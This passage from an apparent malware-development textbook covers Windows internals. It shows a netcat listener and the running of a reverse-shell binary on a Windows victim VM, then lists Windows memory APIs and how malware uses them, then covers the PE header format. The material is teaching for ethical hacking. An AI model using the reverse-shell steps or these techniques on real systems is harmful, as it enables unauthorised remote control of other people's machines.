1. Prepare the listener with `netcat`:

```
$ nc -nlvp 4444
```

On the Parrot Security OS machine, it looks like this:




Figure 1.2 – Netcat listener from attacker's machine

2. Then, execute the shell from our victim's machine (Windows 10 x64 in my case):

```
$ .\hack3.exe
```

This looks like this on Windows 10 x64 VM:




Figure 1.3 – Reverse shell spawning

As can be seen, everything is operating as expected!

Essentially, this is how a reverse shell can be created for Windows machines.

Leveraging Windows internals for malware development

The Windows API allows developers to interact with the Windows operating system via their applications. For instance, if an application needs to display something on the screen, modify a file, or download something from the internet, all of these tasks can be accomplished through the Windows API. Microsoft provides extensive documentation for the Windows API, which can be viewed on MSDN.

Practical example

Here is a straightforward C program that uses the Windows API to retrieve and display the name of the current user. Remember that, while this program is not inherently harmful, comprehending these principles can serve as a stepping stone to the development of more complex (potentially harmful) programs. Use this information responsibly at all times:

```
#include <windows.h>
#include <stdio.h>
int main() {
  char username[UNLEN + 1];
  DWORD username_len = UNLEN + 1;
  GetUserName(username, &username_len);
```

```
    printf("current user is: %s\n", username);
    return 0;
}
```

In this code, `GetUserName` is a Windows API function that retrieves the name of the user associated with the current thread. `UNLEN` is a constant defined in `lmcons.h` (which is included in `windows.h`) that specifies the maximum length for a user name.

Please note that compiling this program requires linking against the `advapi32.lib` library.

The majority of Windows API functions are available in either *"A"* or *"W"* variants. `GetUserNameA` and `GetUserNameW` are two examples. The functions ending in `A` are intended to denote "ANSI" whereas those ending in `W` represent Unicode or "Wide".

ANSI functions, if applicable, will accept ANSI data types as parameters, whereas Unicode functions will accept Unicode data types. For instance, the first parameter for `GetUserNameA` is an `LPSTR`, which is a pointer to a string of Windows ANSI characters terminated by a null character. In contrast, the first parameter for `GetUserNameW` is `LPWSTR`, a pointer to a constant `16-bit` Unicode string terminated with a null character.

Furthermore, the number of required bytes will differ depending on which version is used:

```
char s1[] = "malware"; // 8 bytes (malware + null byte).
wchar s2[] = L"malware"; // 16 bytes, each character is 2 bytes. The
null byte is also 2 bytes
```

Malware development requires a deep understanding of the tools and techniques that make it possible to interact with, manipulate, and investigate processes and memory within the Windows operating system. A crucial part of this knowledge involves the **Windows debugging APIs**, a set of functions provided by the Windows operating system that can be utilized to manipulate memory and processes. This chapter will also introduce some of these APIs and provide examples of how they can be used in the context of ethical hacking and malware development:

- `VirtualAlloc`: This function is used to reserve or commit (or both) a region of pages within the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero, which mitigates certain types of program bugs. This function is frequently used by malware to allocate memory for storing executable code or data.
- `VirtualProtect`: This function changes the protection on a region of committed pages in the virtual address space of the calling process. Malware often uses this function to change memory protections to allow writing to regions of memory that are typically read-only or to execute regions of memory that are typically non-executable.
- `RtlMoveMemory`: This function moves the contents of a source memory block to a destination memory block and supports overlapping source and destination blocks. While this function is often used for simple memory operations in regular applications, in the context of malware, it could be used to manipulate code or data in memory.

- `CreateThread`: This function creates a thread to execute within the virtual address space of the calling process. Malware can use threads to carry out concurrent operations, such as communicating with a command-and-control server while also encrypting a victim's files in a ransomware attack.

Now we will look at one of the most important and fundamental concepts in the world of malware development.

Exploring PE-file (EXE and DLL)

What is the **PE-file format**? It is the native file format of Win32. It derives some of its specifications from Unix Coff (common object file format). The meaning of **portable executable** is that the file format is ubiquitous across the Win32 platform; the PE loader of each Win32 platform recognizes and uses this file format, even when Windows is running on CPU platforms other than Intel. It does not imply that your PE executables can be migrated without modification to other CPU platforms. Consequently, analyzing the PE file format offers valuable insights into the Windows architecture.

The PE file format is fundamentally defined by the **PE header**, so you should read about that first. You don't need to comprehend every aspect of it, but you should understand its structure and be able to identify the most essential components:

- **DOS header**: The DOS header contains the information required to launch PE files. Therefore, this preamble is required for PE file loading:

```
typedef struct _IMAGE_DOS_HEADER {
// Header for DOS .EXE files
    WORD   e_magic;
// Identifier for the format (Magic number)
    WORD   e_cblp;
// Byte count on the file's last page
    WORD   e_cp;
// Number of pages in the file
    WORD   e_crlc;
// Count of relocations
    WORD   e_cparhdr;
// Header size in paragraphs
    WORD   e_minalloc;
// Minimum additional paragraphs required
    WORD   e_maxalloc;
// Maximum additional paragraphs needed
    WORD   e_ss;
// Initial relative SS (stack segment) value
```

```
    WORD   e_sp;
// Initial stack pointer (SP) value
    WORD   e_csum;
// File's checksum
    WORD   e_ip;
// Initial instruction pointer (IP) value
    WORD   e_cs;
// Initial relative code segment (CS) value
    WORD   e_lfarlc;
// Address of the file's relocation table
    WORD   e_ovno;
// Number for overlay
    WORD   e_res[4];
// Words reserved for future use
    WORD   e_oemid;
// Identifier for OEM; relates to e_oeminfo
    WORD   e_oeminfo;
// Specific OEM information; tied to e_oemid
    WORD   e_res2[10];
// Additional reserved words
    LONG   e_lfanew;
// Address pointing to the new exe header
  } IMAGE_DOS_HEADER, *PIMAGE_DOS_HEADER;
```

Its size is 64 bytes. The most significant fields in this structure are `e_magic` and `e_lfanew`. The first two bytes of the file header are `4D`, `5A` or `MZ`, which are the initials of Mark Zbikowski, a Microsoft engineer who worked on DOS. These magic characters identify the file as a PE format:

```
└─$ hexdump -C hack3.exe | head
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 4c 01 09 00  5c bc d7 65 00 00 00 00  |PE..L...\..e....|
00000090  00 00 00 00 e0 00 0e 03  0b 01 02 28 00 18 00 00  |...........(....|

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapte
```

Figure 1.4 – Magic bytes 4d 5a